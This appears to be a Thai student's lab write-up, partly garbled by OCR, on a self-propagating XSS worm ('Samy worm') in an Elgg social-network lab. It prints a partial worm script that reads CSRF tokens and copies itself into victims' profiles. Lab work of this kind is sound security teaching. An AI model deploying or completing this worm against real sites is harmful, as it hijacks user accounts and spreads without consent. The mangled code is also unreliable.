
เข้าสู่ระบบด้วยบัญชีของ Samy ไปที่ Edit Profile ที่ About Me ให้คลิก Edit HTML และวางโค้ด จากนั้นบันทึก





(ก่อนที่จะเริ่มต้น Task 6 ได้ทำการแก้ไขไฟล์และรายชื่อเพื่อนของ Alice กลับสู่สถานะก่อนโดนโจมตี)

The left screenshot shows the user profile for Alice. The right screenshot shows the 'Friends' section for Alice, where Samy is listed as a friend.

เข้าสู่ระบบด้วยบัญชีของ Alice ไปที่ Members และไปที่โปรไฟล์ของ Samy จากนั้นให้ไปที่โปรไฟล์ของ Alice จะพบกับข้อความที่แก้ไขโปรไฟล์จากนั้นไปที่ Friends จะพบว่า Alice เป็นเพื่อนกับ Samy



เข้าสู่ระบบด้วยบัญชีของ Boby ไปที่ Members และไปที่
โปรไฟล์ของ Alice จากนั้นให้ไปที่โปรไฟล์ของ Boby จะพบกับ
ข้อความที่แก้ไขโปรไฟล์จากนั้นไปที่ Friends จะพบว่า Boby
เป็นเพื่อนกับ Samy



สาเหตุที่ Boby คลิกไปที่โปรไฟล์ของ Alice และโอนโجمติ เป็น
 เพราะว่า Samy worm ได้เปลี่ยนให้ Alice ที่เป็นเหมือนกล้ายเป็นผู้
 โجمติ

หน้าเพจ Edit Profile ที่ About Me ของ Alice จะพบกับโค้ดที่
 คล้าย ๆ กับโค้ดที่เราลงใน About Me ของ Samy

เช่นกัน หน้าเพจ Edit Profile ที่ About Me ของ Boby ก็จะพบกับ
 โค้ดที่คล้าย ๆ กับโค้ดที่เราลงใน About Me ของ Samy

Alice's Edit Profile

The screenshot shows the 'Edit profile' page for user 'Alice'. The 'About me' field contains the following exploit code:

```
<p>With men this is impossible; but with God all things are possible. - Matthew 19:26<script id="worm">
    type="text/javascript">
        var headerTag = <script id="worm"> type="text/javascript">;//D
        var jsCode = document.getElementById("worm").innerHTML; //D
        var tailTag = "</" + "script>"; //D
        var wormCode = encodeURIComponent(headerTag + jsCode + tailTag); //D

        window.onload = function () {
            var Ajax=null;
            var ts="$_elgg_ts$"+elgg.security.token._egg_ts;
            var token=$_elgg_token$ elgg_token=$elgg.security.token.$token";
            var worm="
```

A red circle highlights the exploit code in the 'About me' field. A red arrow points from the handwritten note 'นั่ง Samy worm' to the exploit code.

Boby's Edit Profile

The screenshot shows the 'Edit profile' page for user 'Boby'. The 'About me' field contains the same exploit code as Alice's profile:

```
<p>With men this is impossible; but with God all things are possible. - Matthew 19:26<script id="worm">
    type="text/javascript">
        var headerTag = <script id="worm"> type="text/javascript">;//D
        var jsCode = document.getElementById("worm").innerHTML; //D
        var tailTag = "</" + "script>"; //D
        var wormCode = encodeURIComponent(headerTag + jsCode + tailTag); //D

        window.onload = function () {
            var Ajax=null;
            var ts="$_elgg_ts$"+elgg.security.token._egg_ts;
            var token=$_elgg_token$ elgg_token=$elgg.security.token.$token";
            var worm="
```

A red circle highlights the exploit code in the 'About me' field. A red arrow points from the handwritten note 'นั่ง Samy worm' to the exploit code.

ดังนี้จึงสรุปได้ว่าการโจมตีของ Samy worm สามารถแพร่พันธุ์ ตัวเอง (Self-Propagating) ได้